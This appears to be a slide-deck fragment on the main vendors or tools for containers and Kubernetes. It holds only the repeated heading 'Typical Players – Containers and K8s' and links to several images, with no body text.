
# Typical Players – Containers and K8s



# Typical Players – Containers and K8s




# Typical Players – Containers and K8s







# Typical Players – Containers and K8s



